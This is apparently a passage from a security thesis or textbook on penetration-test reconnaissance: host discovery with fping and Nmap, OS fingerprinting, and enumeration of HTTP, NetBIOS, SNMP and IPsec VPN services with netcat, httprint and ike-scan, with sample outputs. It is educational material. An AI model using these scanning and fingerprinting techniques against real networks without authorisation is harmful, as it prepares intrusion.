In a ping exchange packets, the following information is listed:

- the number of bytes received.
- the hostname of the target
- the ip of the target
- icmp_seq: the packet order
- ttl: TimeToLive of the packet, it is used to establish the maximum number of host the packet will pass through
- time: The time spent for both the *ICMP echo request* and *ICMP echo reply* packets

But if we need to identify active hosts inside a network, ping can be quite uncomfortable. For this goal, it exists a tool that reproduces the ping behavior on a whole network. An attacker could use *fping*, a program to send *ICMP* echo probes to network hosts, similar to ping, but much better performing when pinging multiple hosts [15]. By using this utility, it is possible to:

- specify a network range on which perform the *ICMP echo request* (-g)

- to output the active hosts only (-a)
- to display the IP addresses found (-d)
- to lookup DNS names of the IP addresses found (-d)
- and other features can be consulted by using the man page of the tool.

Nmap

Version	OS	License
7.6.0	Windows/Linux/Mac OS	Custom, derived from GPL v2.0

At this level, NMap [16] is a undoubtedly the leading tool used for performing host discovery, port scan, operating system identification and many other goals can be achieved. *NMap* is a swiss knife since that it includes a comprehensive set of functionality that spread from a scan of a single host until a range of network devices, identifying operating system,identifying running services and collecting other information. From its website:

> Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. NMap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

Among the many functionalities provided by NMap, it contains a list of options can be very useful for performing host discovery and that covers also the already mentioned ICMP ping. The default behavior of the tool includes both the host discovery and the port scan against each host specified. But it is possible to customize the behavior by selecting only one kind of host discovery among the many kinds available or by skipping one of the step between host discovery and port scan.

-sL it doesn't send any packet to the hosts, but it simply lists the IP address and their names by performing a reverse-DNS resolution.

-sn it doesn't perform any port scan against the hosts. With this option, the tool sends *ICMP echo request*, the same that could be send by *ping* utility, but it also uses other different packets to identify the hosts. It sends the *TCP SYN and ACK packets* and the *ICMP timestamp* packet. The usage of the *ICMP timestamp packet* is due to the fact that many system admins disable by default the *ICMP echo request* and *ICMP echo reply* packets, but the *ICMP timestamp* is often not considered. The *TCP ACK packet* is sent to port 80(standard port for HTTP protocol [18]) only if the program is run as a privileged user, because there could be some firewall the block connection initialization (so the *TCP SYN packet*) from unknown external host. Instead *TCP SYN packet* is sent on both port 80 and 443(standard port for HTTPS protocol [19])

-Pn it skips the host discovery stage at all

-PS it performs *TCP SYN* ping only

-PA it performs *TCP ACK* ping only

-PU in this case, the UDP protocol is used for sending packets to the target. In particular, it sends an empty UDP packet to the port 40125 of the target. Even if it is quite uncommon to find this port open, it is used because usually the response to an UDP packed can be an *ICMP Destination Unreachable* in case the port is closed and no response in case the port is open.

-PY this option permits the usage of the *SCTP protocol* [20], by sending to the target a *INIT chunk* packet. The target will respond with an *ABORT* packet in case the port is closed, and with an *INIT-ACK* packet if the port is open.

-PO it permits to specify the kind of protocol ping to perform or to use a list of protocols among ICMP, IGMP, IP-in-IP, TCP, UDP, SCTP

-PR this option can be used for performing *ARP* ping, that is much faster in ethernet LAN respect to *IP* ping. This is due to, if we try to use directly the *IP* ping, the overhead of the ARP request is in charge of the operating systems, that are not designed for performing a huge amount of ARP request in small time. The ARP ping is the default option used by NMap in LAN

–**traceroute** it permits to trace the path from the source to the target host

Among the huge amount of options provided by NMap, the NSE (Nmap Scripting Engine) is one of the most powerful and flexible one. This feature permits the user to execute a wide number of scripts written and distributed by NMap itself, but they can also write (and share) their own scripts according with their needs. It is possible to implement script by using Lua as programming language [35]. Scripts in NMap can be used for many purposes like network discovery, version detection, vulnerability detection so each script is associated to one or more categories among:

auth scripts dealing with authentication, but for brute force there is the dedicated category

broadcast used to discovery host not listed on command line

default belong to this category all the scripts run by default. A script is included in this category if it respect non-technical requirements such as speed, usefulness, verbosity, reliability, intrusiveness, privacy.

discovery including scripts that try to actively discover more information about the network

dos scripts that can cause denial of service

exploit it includes scripts that exploit some known vulnerability

external it contains scripts that exchange data with external resources

fuzzer in this category there are all the script that send to server unexpected software. This behavior can cause crashes and it is used for finding new bugs or vulnerabilities

intrusive scripts belonging to this category are quite intrusive to be often detected by the target machine because of its intensive usage of resources.

malware it includes scripts that check the target for malware infection

safe scripts categorized as safe are the ones that do not use a huge amount of resources neither exploit security holes, but they should perform non-intrusive tasks like network discovery.

version in this section belong the script executed only when the version detection is enabled.

vuln it contains all the scripts that check for known vulnerabilities.

Furthermore, each type of script can be associated with the kind of target they take and the phase in which it runs.

According with the phase in which they are executed executed, there are:

Pre-rule scripts Scripts that are run before any NMap scan phase, so they do not depend on information collected by NMap

Post-rule scripts Scripts that are executed only after nmap scanned all of its target, so can be used for formatting data in a certain output

Regarding the target, the scripts can be:

Host scripts are run for each host discovered after that NMap performed host discovery, port scanning, version detection, and OS detection

Service scripts are run for each service identified, so if a host run many services it will be executed many times for the same host. Usually these scripts contain a function that check if the running service is the one which they are interested in

2.5.2 Services discovery

After the identification of alive hosts, the attacker can proceed to analyse what kind of services are running on those devices in order to identify some vulnerability on them. The technique used for accomplish this task is called **port scan**, and it consists in scanning the target device by looking for open ports. If we find some open ports, we can try to connect to that port by using a standard protocol.

> Port scanning is like knocking on the various doors and windows of a house and seeing who answers [8].

A port scan, include the gathering of a set of information like:

- port in a range from 0 to 65535
- protocol used (TCP/UDP)
- which service or application is running listening on that connection, identified by port, and protocol

What exactly does a port scan tool, is creation of a packet, sending it to a specific port of the target and analyse the target response.

For example, it is quite common that web services use protocol HTTP, that usually listen on port 80, by using TCP connections. So if the attacker find a port 80 open on a host, its next move will be trying to understand what kind of web server is running on that machine.

2.5.3 OS detection

In order to have a detailed picture of the target, it is fundamental to understand what is the operating system running. This information is crucial, because knowing the services available could be not enough to exploit some flaw. Also this step can be performed both actively and passively, by using different techniques and by reaching different level of accuracy in the result. One of the first way can be used to detect the operating system of target machines, is to check what are the open ports. According with the open ports found, we can guess the operating system, because there is some port, that is used by protocols implemented only by a specific operating system, regardless the standard port used by protocols independently of the operating system. For example, if a system has the ports TCP-UDP/445, TCP/139 and TCP/135, we can be pretty sure, that Windows is running on that system, since that the ports are used for SMB (445, 139) and RPC (135).The higher is the number of ports found open, the higher is the possibility to identify the OS and subsequently to find a flaws in its protocol implementation [2]. Instead, if the ports TCP/111, TCP/2049 and in range 3277x, we can guess the system is Unix-based.

Another way to perform OS detection is *Stack Fingerprint* and it consists in the analysis of the packets exchanged with the target machine. In particular, the TCP/IP stack hasn't been implemented identically by all the vendors and this implies the possibility to guess the OS starting from the packet received. Obviously in order to read the packets sent from the target system, we have two possibility:

- Try to stimulate the target machine to send a packet by sending packets to it
- Listen passively on a port, on which we know the packet of the target machine will pass

Even if the second way is the stealthier way, it is not common to be in such a situation in which we could apply that technique. Let's see some of the techniques can be used to fingerprint networking stacks [21]:

FIN probe If we send a *FYN packet* to an open port, the TCP [22] default behavior is to not respond, but many OSs respond with a *RESET Packet*

BOGUS flag probe Sending a *SYN packet* with an undefined flag set. Linux prior 2.0.35 will send back the flag set in the response

TCP ISN Sampling With this technique, it is checked the Initial Sequence Number used by TCP implementations, that can be fixed, randomly incremented, true random, time-based

Don't Fragment bit Many OSs use this bit to improve performance, but since that not everyone does it, this can help in OS identification

TCP Initial Window This technique is one of the most useful, since that the value of the TCP Initial Window size is almost unique for each OS type

ACK Value The hack value sent back by OSs change according with the status of the ports. Some OS sends back the Sequence Number received, other ones send the Sequence Number incremented by one, and sometimes it is set randomly

[2] As of writing, the port 445 and generally the SMB protocol on Windows has been exploited by a ransomware that targets a vulnerability previously addressed by Microsoft, see: https://technet.microsoft.com/en-us/library/security/ms17-010.aspx A proof of concept has been developed by Laurent Gaffie

ICMP Error Message Quenching This technique could be used according with the Linux behavior consisting in limiting the rate of the Error messages sent. Nmap doesn't support this techniques because of its time-consuming

ICMP Message Quoting For port unreachable message, most of the OSs send back the IP header plus 8 bytes more. Solaris sends a bit more and Linux more than Solaris, so it permits the OS detection even with all ports closed

ICMP Error message echoing integrity The way each OS treats the portion of the original message that should be sent back changes with the OS

Type of Service For the ICMP port unreachable messages, the Type Of Service value of the packet is set to 0 by almost all OSs, although Linux set this value to 0xC0

Fragmentation Handling The overlapping IP fragment is treated differently because during the reassembling sometimes the old portion is overwritten with the new one, other times the old portion has an higher priority. It is not implemented in NMap

TCP Options This techniques is very useful since that those values are optional, so not all OSs implement them and the way they implement them changes substantially. Some OSs implements all the options, other OSs implements only few of them and when implemented often the order of the options differs and even the way the values are set

Exploit Chronology This techniques consists in trying to exploit vulnerabilities affecting only a certain OS, until the target system crash. Even if it could be very effective, it is too much invasive and this is why it is not implemented in NMap

SYN Flood Resistance Some operating systems will stop accepting new connections if you send too many forged SYN packets at them [21], but like the previous technique also this one can be too aggressive against the target, so is not implemented in NMap

2.6 Enumeration

Although this step could seem quite similar to the previous one, it includes a deeper introspection in the target. With *Enumeration* the attacker uses the information found in the previous steps (OS, running services) and try to delve into the details of the services; details that will be used later on, at the moment of *exploitation*. The goal of this step is to identify the version of running system in order to look for its vulnerabilities, if any. This step is also known as Service fingerprinting. Often enumeration techniques are strictly linked with the target service, a part the so called *banner grabbing*. *Banner grabbing* consists in collecting information about the messages shown by services when connecting. This mechanism is quite simple to be applied, since that the attacker needs only to connect to the target service. Sometimes, the banner can be removed or easily customized so the information could be fake. For these purposes, the tools can used are *telnet* or for a more advance tool *netcat*, considered as "TCP/IP swiss army knife". Both permit to connect to a target by specifying the port, but *netcat* include some more advance options like starting the program with the list of command to be sent by command-line or in a file, waiting for an inbound connection, so acting as a server and using both TCP and UDP protocol. On the contrary *telnet* is merely a user interface for the *telnet* protocol [23] Let's analyse some service-specific techniques could be useful in this phase.

2.6.1 FTP, TCP on port 21

FTP [24], File Transfer Protocol, is a service designed for transferring file and it has been quite common until some years ago. The problem of this service was that, in order to permit people downloading file, it was often configured providing an "anonymous" account, so in that case it was easy to check the version of the service running, without many troubles or using any specific software. Today this service has been replaced with other more secure version like *FTPS* (FTP over SSL) or *SFTP* (FTP over SSH).

2.6.2 HTTP, TCP on port 80

Founding the pot 80 open on TCP, usually means that there is a web server running on that machine. Even in that case, the easiest way to catch information is to use the banner grabbing techniques as previously described. Regarding the service-specific tool, the attacker could use the *httprint* tool.

httprint

Version	OS	License
301	Windows/Linux/Mac OS/FreeBSD	free of charge for any usage, but not open source

It is able to fingerprint a web server even if the banner have been obfuscated. The technique used is similar to the ones we have seen for OS fingerprinting, but instead of TCP packet, the HTTP packets are inspected. If we perform the same request to different web server, we could see different responses and according with these differences, *httprint* is able to understand the running service. This technique is based on two steps:

- the creation of the database containing the possible response to a specific request for a web server
- the analysis of the response, by checking the entries on the database and statistical data.

The response packet of the web server differs respect the order the fields appear in the packet or even the message code [17]. The figures 2.6 and 2.7 is an example of different order in the fields with the following request **HEAD / HTTP/1.0**.

The figures 2.8 and 2.9 show that, even if the HTTP is quite old standard, the response code can change also with the request **DELETE / HTTP/1.0**.

Httprint permits also to collect other signatures in order to increase the number of signatures stored in the database and consequently to be used for the next run. It stores the signatures as an hexadecimal encoded ASCII strings in a file, that can be also specified at run-time with the option *-s*. Another useful characteristic of this tool is that in the output, it shows not only the guessed result, but it also rate the results in order to let the final choose to the user if the result found is reliable and how much it is. If we try to identify a web server for which there are no signatures in the signatures file, it will decide the signature that is more similar and the percentage rate give us the confidence of the decision, that wil be much lower with respect a run in which the signature of the web server is stored in the file.

```
$ nc apache.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10:49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48:19 GMT
ETag: "32417-c4-3e5d8a83"
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/html
```

Figura 2.6. Apache Head Response.

```
$ nc iis.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:13:52 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:13:52 GMT
ETag: W/"e0d362a4c335be1:ae1"
Content-Length: 133
```

Figura 2.7. IIS Head Response.

2.6.3 NetBIOS Name Service, UDP on port 137

NetBIOS is an API born before TCP/IP implementation with the goal of providing to applications a way to communicate over a LAN. It produced a protocol NetBT (NetBIOS over TCP/IP) described in RFC-1001 and RFC-1002. It includes three layers:

Name service This service is entitled of registering applications which want to start sessions or distribute datagrams. The service runs on UDP, port 137 and it doesn't require any authentication. For that reason it is trivial to interrogate the service for gathering information about all the machine registered on that domain. In the NetBT implementation, it permits to enumerate workgroups, domains and hosts over the whole enterprise network.

Datagram Distribution service The part of the service usually used for distribute datagrams. The service usually runs on UDP, port 138.

```
$ nc apache.example.com 80
DELETE / HTTP/1.0

HTTP/1.1 405 Method Not Allowed
Date: Sun, 15 Jun 2003 17:11:37 GMT
Server: Apache/1.3.23
Allow: GET, HEAD, POST, PUT, DELETE, CONNECT, OPTIONS, PATCH, PROPFIND,
    PROPPATCH, MKCOL, COPY, MOVE, LOCK, UNLOCK, TRACE
Connection: close
Content-Type: text/html;
charset=iso-8859-1
```

Figura 2.8. Apache Delete Response.

```
$ nc iis.example.com 80
DELETE / HTTP/1.0

HTTP/1.1 403 Forbidden
Server: Microsoft-IIS/5.0
Date: Fri, 01 Jan 1999 20:13:57 GMT
Content-Type: text/html
Content-Length: 3184
```

Figura 2.9. IIS Delete Response.

Session service This service permits two hosts to establish a connection. It runs on TCP, port 139.

The NetBIOS name service is the collection of procedures through which nodes acquire, defend, and locate the holders of NetBIOS names [32]. NetBIOS Name Server contains the association between names and IP address, so the protocol provides a procedure to be used to query NetBIOS Name Server, the so called *Name Query/Discovery* procedure. This operation is performed both during session establishment and when a datagram is sent

Without delving in the protocol details, it provides different ways on which the nodes can interact each other, but the mode we are interested in is the *Request/Response interaction*. It consists of a single request flowing in one direction and with a subsequent response in the opposite direction.

Querying the NetBIOS Name Service is quite easy because the tools can be used are generally built-in with the OS. In particular Windows provides a command-line tool to help troubleshoot NetBIOS name resolution problems [25]. Among the options, it provides the possibility to print the NetBIOS Name table of a target machine by specifying the *-A* option. The tool *nbtscan* is a command-line tool that scans a local or a remote TCP/IP network looking for NetBIOS nameserver. Although it is similar to the Windows built-in command *nbtstat*, one of the upsides of *nbtscan* is that it can be easily used specifying a single IP address or a range of IP addresses.

It sends NetBIOS status query to each address in supplied range and lists received information in human readable form [26].

2.6.4 SNMP, UDP on port 161

SNMP, (Simple Network Management Description), is a standard protocol used for managing network devices as modems, routes, switch, workstations, servers, etc... The characteristic of the protocol is that it exposes the devices information in the form of variables that can be remotely queried and sometimes modified. Three version have been standardized since the beginning, even if only the last one, the *SNMPv3*, has been designed with security in mind, supporting multiple security models. In particular, in *SNMPv3*, by applying the *User-based Security Model*, the protocol defends against [27]:

- Modification of information
- Messages stream modification
- Information disclosure
- Unauthorized identity assumption

Although these enhancements, many systems still use the previous versions exposing themselves to a lot of vulnerabilities. Versions 2 and 3 of the protocol present lack of security in design, and even if they adopt the usage of a password as authentication, in most of the cases the password is a community string (often "public") sent in clear between the parts. *SNMP* contains all the information in a vendor-specific structure called *Management information base*, through which, devices expose variables and permits task management also. The following is an example of *SNMP* packet. One interesting feature of the protocol is the name applied for the variable. In particular the variables names have to respect a format *x.y*, where is the name of a non-aggregate object type defined in the MIB and y is an OBJECT IDENTIFIER fragment that identifies the desired instance [28]. To summarize the name of the variable is set in a hierarchical way.




Figura 2.10. SNMP packet.

Among the different types of message the protocol provides, it is interesting considering the *GetNextRequest* message which exploits the variable name format to query the whole MIB of a device, discovering all the available variables and their values.

Snmpwalk is a command-line tool that exploits the *GetNextRequest* message to retrieve all the information available in a device.

2.6.5 VPN Service

Many companies today provide the possibility to be connected remotely to the enterprise network to permit to the employees to access to the services provided inside the enterprise, to permit work remotely to permit access to enterprise resource even from a remote location. This service is provided by using a technology called VPN, (Virtual Private Network). *VPN* permits to create

a private network by exploiting a non-private infrastructure. *VPN* can be implemented by using different protocols according with the services it is going to be provided. Among the kinds of VPN, there is the possibility to implement the so-called S-VPN, (Secure VPN), consisting in creating a communication channel in which packets are characterized by:

- integrity and authentication, in order to avoid that a packet is manipulated and to be sure regarding the sender of the packet.
- confidentiality, no one can read the packet content
- order identification, to avoid replay attack

A *S-VPN* can be implemented by using a *IPSec* [29] tunnel. *IPSec* protocol provides two specific packet type to be used according with the properties are going to be implemented.

- AH, (Authentication Header), provides integrity, authentication and protection against replay attack
- ESP, (Encapsulating Security Payload), provides confidentiality.

There is the possibility to use a combination of the packet types to reach an higher level of security.

IPSec is come along with a protocol for key exchange, IKE, (Internet Key Exchange) [30]. In particular, this protocol has the goal to protect the ISAKMP, (Internet Security Association and Key Management Protocol) [31] the negotiation of the security association in *IPSec*. Its process can be divided into two steps:

Phase 1 in which the peers are authenticated and a security channel (ISAKMP SA) is created to be used in Phase 2 to negotiate *IPSec* SA. In details, the peers perform the following operations:

- negotiate security parameters to be used in *IKE* phase 2
- they use Diffie-Hellman algorithm to generate a shared key
- they perform mutual authentication by means of Pre-Shared Key (PSK), Digital Signature or Public Key Encryption

Phase 2 in which all the parameters to be used for *IPSec* SA are negotiated and the *IPSec* SA is created

The phase 1 can have two different modes:

Main mode this mode must be supported by all *IKE* implementations and it provides identity protection by not exchanging identities information before channel encryption

Aggressive mode this mode is optional and it requires less packets to be exchanged, but it present less flexibility and it is much vulnerable, since that identities are exchanged before channel encryption




Figura 2.11. IKE Main Mode




Figura 2.12. IKE Aggressive Mode

During enumeration, phase two is usually not considered because it occurs only upon successful authentication.

The figure 2.11 shows the interaction between the *Initiator* and the *Responder* in the Main Mode

The figure 2.12 shows the interaction between the *Initiator* and the *Responder* in the Aggressive Mode

By comparing the interactions between the parties in the aforementioned modes, we can see that the first difference is the number of messages exchanged. While in the Main mode the identities and the hashes are protected by means of encrypted messages, it doesn't occur in the Aggressive one. Furthermore, an observer could identify the parties during negotiation and since that SA and KE are exchanged at the same time, the Diffie-Hellman group cannot be negotiated.

Ike-scan

Version	OS	License
301	Windows/Linux/Mac OS/FreeBSD/OpenBSD/NetBSD/OpenSolaris/Source Code	GPL v3.0

Ike-scan is a command-line tool for discovering, fingerprinting and testing IPsec VPN systems [34].

The way *IPSec VPN* servers work is generally different from the other services because they don't listen to any specific *TCP/UDP* protocol. Furthermore the *IPSec* RFCs specify to ignore malformed packets so the only way to identify a VPN server is by sending a correctly-formatted IKE packet to the system to be checked and analysing its response. It is important to notice that *ike-scan* do not identify all the *IPSec VPN* servers, but it identifies all the servers that use *IKE* for key exchange and nowadays it is quite common since that the alternative is the manual key exchange. *ike-scan* provides both the functionality of IPsec VPN Discovery and IPsec VPN Fingerprinting.

IPSec VPN Discovery

By using *ike-scan* with the default settings, it will use an IKE packet in Main mode, which SA payload will include one proposal containing in turn 8 transforms. Each transform contains the following attributes:

- Encryption algorithm (DES or Triple DES)
- Hash algorithm (MD5 or SHA1)
- Authentication method (Pre-shared key)
- Diffie-Hellman group (1 or 2)
- Lifetime (28800 seconds)

So the 8 transforms contain different combinations of the aforementioned attributes.

Number	Enc. Alg.	Hash Alg.	Auth.	DH group	Lifetime
1	Triple-DES	SHA1	Pre-Shared Key	2 (1024 bit modp)	28800
2	Triple-DES	MD5	Pre-Shared Key	2 (1024 bit modp)	28800
3	DES	SHA1	Pre-Shared Key	2 (1024 bit modp)	28800
4	DES	MD5	Pre-Shared Key	2 (1024 bit modp)	28800
5	Triple-DES	SHA1	Pre-Shared Key	1 (768 bit modp)	28800
6	Triple-DES	MD5	Pre-Shared Key	1 (768 bit modp)	28800
7	DES	SHA1	Pre-Shared Key	1 (768 bit modp)	28800
8	DES	MD5	Pre-Shared Key	1 (768 bit modp)	28800

ike-scan permits also to specify different transforms, and even if each transform consists of many attributes only four can be taken into account at this stage and are the one already mentioned excluding the lifetime for which 28800 can be considered an acceptable value. In order to decide which value to set to those attributes, the following tables can be used [34].

Encryption Algorithm Values		
Value	Encryption Algorithm	Comments
1	DES	Common
2	IDEA	Very rare
3	Blowfish	Rare
4	RC5	Very rare
5	Triple DES	Common
6	CAST	Rare
7	AES	Common on modern systems, three key lengths: 128, 192 and 256
8	Camellia	Very rare

Hash Algorithm Values		
Value	Hash Algorithm	Comments
1	MD5	Common
2	SHA1	Common
3	Tiger	Rare
4	SHA2-256	Rare
5	SHA2-384	Rare
6	SHA2-512	Rare

Authentication Method Values		
Value	Authentication Method	Comments
1	Pre-Shared Key	Common
2	DSS Signature	Rare
3	RSA Signature	Common
4	RSA Encryption	Rare
5	Revised RSA Encryption	Rare
6	ElGamel Encryption	Rare
7	Revised ElGamel Encryption	Rare
8	ECDSA Signature	Rare
64221	Hybrid Mode	Common on Checkpoint systems
65001	XAUTH	Common on remote access systems

Diffie-Hellman Group Values		
Value	Diffie-Hellman Group	Comments
1	MODP 768	Common
2	MODP 1024	Common
3	EC2N 155	Rare
4	EC2N 185	Rare
5	MODP 1536	Common
6	EC2N 163	Rare
7	EC2N 163	Rare
8	EC2N 183	Rare
9	EC2N 183	Rare
10	EC2N 409	Rare
11	EC2N 409	Rare
12	EC2N 571	Rare
13	EC2N 571	Rare
14	MODP 2048	Rare
15	MODP 3072	Rare
16	MODP 4096	Rare
17	MODP 6144	Rare
18	MODP 8192	Rare

By having a look at the tables, we could change the auth by using *–auth* and specifying the *3* as RSA signature instead of Pre-Shared Key. Even if ideally we could specify the number of transforms with the option *–trans*, it is not a good idea to specify too many transforms since that many manufacturers accept a limited number of transforms.

IPSec VPN Fingerprinting

As for other services, after finding a *VPN* server is available, the next step is to extract the most of the information we can about it. The outcome of the *ike-scan* IPSec VPN Discovery could be a notify message or an handshake. The following is an example of outcome with the default settings.

```
$ ike-scan -M 10.0.0.0/24
Starting ike-scan 1.7 with 256 hosts (http://www.nta-monitor.com/ike-scan/)
10.0.0.5 Notify message 14 (NO-PROPOSAL-CHOSEN)
10.0.0.6 Main Mode Handshake returned
       SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds
           LifeDuration=28800)
       VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)
10.0.0.1 Main Mode Handshake returned
       SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds
           LifeDuration(4)=0x00007080)
Ending ike-scan 1.7: 256 hosts scanned in 19.22 seconds (13.32 hosts/sec). 17
    returned handshake; 32 returned notify
```

Figura 2.13. ike-scan outcome with default settings.

If we obtained an handshake, we could annotate the SA returned and use it in the future scan by using the option *–trans*. If instead, we obtained a notify message, we could try to replicate the procedure used during the discovery phase by changing the attributes; in this case we can concentrate on a small number of target so ideally we could try many more attributes combinations.

IKE is a protocol based on UDP and since that UDP doesn't provide any retransmission service, *IKE* has to implement each own schema. The problem is that the RFC doesn't provide any details about that, so each vendor implement a schema slightly different. Based on this, *ike-scan* is able to guess some vendors. In particular it uses the time elapsed between each retransmission to identify the vendor and compares this value with the ones stored in a database. In order to stimulate the *VPN* server to resend packets, *ike-scan* send an *IKE* packet to the server with an acceptable transform; after the server response, the tool doesn't respond so the server, after a while, will send again the same packet again.

The following schema represents the operations involved.




Figura 2.14. ike-scan vendor identification.

Another option can be used for identifying the vendor is the Vendor ID payload (VID) that is an optional field defined in *IKE* protocol. This value is used by the vendors to exchange details about their own extensions or implementations. Not all *VPN* servers always send the VID, but sometimes they set this field only if the receive it first. So a specific *VPN* client could be used to extract the VID to be sent to the *VPN* server. A typical example of VID that could be used for identify the vendor is the one used by Windows, that use the same string except for the last 32-bit value, that changes according with the Windows version, so in this case *ike-scan* could be guess even the software version.

The following are the values of the known windows VIDs:

```
$ ike-scan --trans=5,2,3,2 --multiline 10.0.0.4
Starting ike-scan 1.7 with 1 hosts (http://www.nta-monitor.com/ike-scan/)
10.0.0.4 Main Mode Handshake returned
       SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=RSA_Sig LifeType=Seconds
           LifeDuration(4)=0x00007080)
       VID=1e2b516905991c7d7c96fcbfb587e46100000004 (Windows-2003-or-XP-SP2)
       VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation)
       VID=90cb80913ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\n)
```

Figura 2.15. ike-scan VID for a windows VPN server.

00000002 Windows 2000 Server

00000003 Windows XP SP1

00000004 Windows 2003 Server and Windows XP SP2

00000005 Windows Vista and Windows 2008 server

The *key length transform attribute*, as specified by *IKE* protocol, must not be used with encryption algorithms requiring fixed-length key. Different system treats this field in different way, since the transform can be rejected at all, accepted by ignoring the key length attribute or accepted by returning invalid key length attribute.

The *IKE* provides two kinds of transform attribute: the *basic attribute*, which takes 16-bit and the *variable attribute*, which can be of any size. Although the protocol specifies that if a *variable attribute* fits in 16-bits it can be set as a *basic attribute*, there are some systems that follow this rule and other ones that will not convert the variable attribute in a basic one.

Another differentiation among the *VPN* servers can be done according with the number of transforms inspected, since that the protocol do not specify a real number, but simply suggest to the server to limit the number of transforms for performance reasons [30].

The *ISAKMP* protocol provides a 64-bit field in the header called Responder's cookie (CKY-R) that is set by different system in different ways:

Checkpoint Firewall-1 In the notification messages, the values is filled with zeros.

Cisco PIX The value is constant for a particular system

